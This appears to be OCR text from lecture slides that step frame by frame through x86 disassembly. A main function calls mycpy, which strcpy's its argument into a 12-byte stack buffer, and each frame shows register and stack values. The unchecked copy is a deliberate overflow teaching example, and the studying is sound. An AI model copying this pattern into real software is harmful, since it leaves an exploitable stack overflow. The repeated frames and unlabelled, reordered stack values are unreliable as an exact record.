%eip	0x8048417

```
mycpy:
    push %ebp                   0x80483f4
    mov %esp,%ebp               0x80483f5
    sub $0x28,%esp              0x80483f7
    mov 0x8(%ebp),%eax          0x80483fa
    mov %eax,0x4(%esp)          0x80483fd
    lea -0xc(%ebp),%eax         0x8048401
    mov %eax,(%esp)             0x8048404
    call strcpy                 0x8048407
    leave                       0x804840c
    ret                         0x804840d
main:
    push %ebp                   0x804840e
    mov %esp,%ebp               0x804840f
    sub $0x10,%esp              0x8048414
  → movl $0x8048504,(%esp)      0x8048417
    call mycpy                  0x804841e
    mov $0x8048517,%eax         0x8048423
    mov %eax,(%esp)             0x8048428
    call printf                 0x804842b
    mov $0x0,%eax               0x8048430
    leave                       0x8048435
    ret                         0x8048436
```



%eax	
%esp	0xfd2c0
%ebp	0xfd2d0
%eip	0x804841e

```
mycpy:
   push %ebp                 0x80483f4
   mov %esp,%ebp             0x80483f5
   sub $0x28,%esp            0x80483f7
   mov 0x8(%ebp),%eax        0x80483fa
   mov %eax,0x4(%esp)        0x80483fd
   lea -0xc(%ebp),%eax       0x8048401
   mov %eax,(%esp)           0x8048404
   call strcpy               0x8048407
   leave                     0x804840c
   ret                       0x804840d
main:
   push %ebp                 0x804840e
   mov %esp,%ebp             0x804840f
   sub $0x10,%esp            0x8048414
   movl $0x8048504,(%esp)0x8048417
   call mycpy                0x804841e
   mov $0x8048517,%eax       0x8048423
   mov %eax,(%esp)           0x8048428
   call printf               0x804842b
   mov $0x0,%eax             0x8048430
   leave                     0x8048435
   ret                       0x8048436
```



0xFFFFFFFF

0xfd2d4

0xfd2e0

0x8048504

0xfd2c0


0x8048423

0xfd2bc

0x00000000

%eax	
%esp	0xfd2bc
%ebp	0xfd2d0
%eip	0x80483f4

```
mycpy:
  push %ebp                     0x80483f4
  mov %esp,%ebp                 0x80483f5
  sub $0x28,%esp                0x80483f7
  mov 0x8(%ebp),%eax            0x80483fa
  mov %eax,0x4(%esp)            0x80483fd
  lea -0xc(%ebp),%eax           0x8048401
  mov %eax,(%esp)               0x8048404
  call strcpy                   0x8048407
  leave                         0x804840c
  ret                           0x804840d
main:
  push %ebp                     0x804840e
  mov %esp,%ebp                 0x804840f
  sub $0x10,%esp                0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                    0x804841e
  mov $0x8048517,%eax           0x8048423
  mov %eax,(%esp)               0x8048428
  call printf                   0x804842b
  mov $0x0,%eax                 0x8048430
  leave                         0x8048435
  ret                           0x8048436
```



0xFFFFFFFF

0xfd2d4

0xfd2e0

0x8048504

0xfd2c0

0x8048423

0xfd2bc


0xfd2d0

0xfd2b8

0x00000000

%eax	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483f4

```
mycpy:
  push %ebp                  0x80483f4
  mov %esp,%ebp              0x80483f5
  sub $0x28,%esp             0x80483f7
  mov 0x8(%ebp),%eax         0x80483fa
  mov %eax,0x4(%esp)         0x80483fd
  lea -0xc(%ebp),%eax        0x8048401
  mov %eax,(%esp)            0x8048404
  call strcpy                0x8048407
  leave                      0x804840c
  ret                        0x804840d
main:
  push %ebp                  0x804840e
  mov %esp,%ebp              0x804840f
  sub $0x10,%esp             0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                 0x804841e
  mov $0x8048517,%eax        0x8048423
  mov %eax,(%esp)            0x8048428
  call printf                0x804842b
  mov $0x0,%eax              0x8048430
  leave                      0x8048435
  ret                        0x8048436
```



0xFFFFFFFF

0xfd2d4

0xfd2e0

0x8048504

0xfd2c0

0x8048423

0xfd2bc


0xfd2d0

0xfd2b8

0x00000000

%eax	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483f5

```
mycpy:
  push %ebp                 0x80483f4
  mov %esp,%ebp             0x80483f5
  sub $0x28,%esp            0x80483f7
  mov 0x8(%ebp),%eax        0x80483fa
  mov %eax,0x4(%esp)        0x80483fd
  lea -0xc(%ebp),%eax       0x8048401
  mov %eax,(%esp)           0x8048404
  call strcpy               0x8048407
  leave                     0x804840c
  ret                       0x804840d
main:
  push %ebp                 0x804840e
  mov %esp,%ebp             0x804840f
  sub $0x10,%esp            0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                0x804841e
  mov $0x8048517,%eax       0x8048423
  mov %eax,(%esp)           0x8048428
  call printf               0x804842b
  mov $0x0,%eax             0x8048430
  leave                     0x8048435
  ret                       0x8048436
```



0xFFFFFFFF

0xfd2d4

0xfd2e0

0x8048504

0xfd2c0

0x8048423

0xfd2bc


0xfd2d0

0xfd2b8

0x00000000


%eax	
%esp	0xfd2b8
%ebp	0xfd2b8
%eip	0x80483f5

```
mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp            0x80483f5
    sub $0x28,%esp           0x80483f7
    mov 0x8(%ebp),%eax       0x80483fa
    mov %eax,0x4(%esp)       0x80483fd
    lea -0xc(%ebp),%eax      0x8048401
    mov %eax,(%esp)          0x8048404
    call strcpy              0x8048407
    leave                    0x804840c
    ret                      0x804840d
main:
    push %ebp                0x804840e
    mov %esp,%ebp            0x804840f
    sub $0x10,%esp           0x8048414
    movl $0x8048504,(%esp)0x8048417
    call mycpy               0x804841e
    mov $0x8048517,%eax      0x8048423
    mov %eax,(%esp)          0x8048428
    call printf              0x804842b
    mov $0x0,%eax            0x8048430
    leave                    0x8048435
    ret                      0x8048436
```



%eax	
%esp	0xfd2b8
%ebp	0xfd2b8
%eip	0x80483f7

```
mycpy:
  push %ebp                0x80483f4
  mov %esp,%ebp            0x80483f5
  sub $0x28,%esp           0x80483f7
  mov 0x8(%ebp),%eax       0x80483fa
  mov %eax,0x4(%esp)       0x80483fd
  lea -0xc(%ebp),%eax      0x8048401
  mov %eax,(%esp)          0x8048404
  call strcpy              0x8048407
  leave                    0x804840c
  ret                      0x804840d
main:
  push %ebp                0x804840e
  mov %esp,%ebp            0x804840f
  sub $0x10,%esp           0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy               0x804841e
  mov $0x8048517,%eax      0x8048423
  mov %eax,(%esp)          0x8048428
  call printf              0x804842b
  mov $0x0,%eax            0x8048430
  leave                    0x8048435
  ret                      0x8048436
```



0xfd2e0

0xfd2d4

0x8048504

0x8048423

0xfd2c0

0xfd2d0


0xfd2bc

0xfd2b8

0xfd290

%eax	
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483f7


```
mycpy:
  push %ebp                  0x80483f4
  mov %esp,%ebp              0x80483f5
  sub $0x28,%esp             0x80483f7
  mov 0x8(%ebp),%eax         0x80483fa
  mov %eax,0x4(%esp)         0x80483fd
  lea -0xc(%ebp),%eax        0x8048401
  mov %eax,(%esp)            0x8048404
  call strcpy                0x8048407
  leave                      0x804840c
  ret                        0x804840d
main:
  push %ebp                  0x804840e
  mov %esp,%ebp              0x804840f
  sub $0x10,%esp             0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                 0x804841e
  mov $0x8048517,%eax        0x8048423
  mov %eax,(%esp)            0x8048428
  call printf                0x804842b
  mov $0x0,%eax              0x8048430
  leave                      0x8048435
  ret                        0x8048436
```



0xfd2e0	0xfd2d4
0x8048504	
0x8048423	0xfd2c0
0xfd2d0	0xfd2bc
	0xfd2b8
	0xfd290

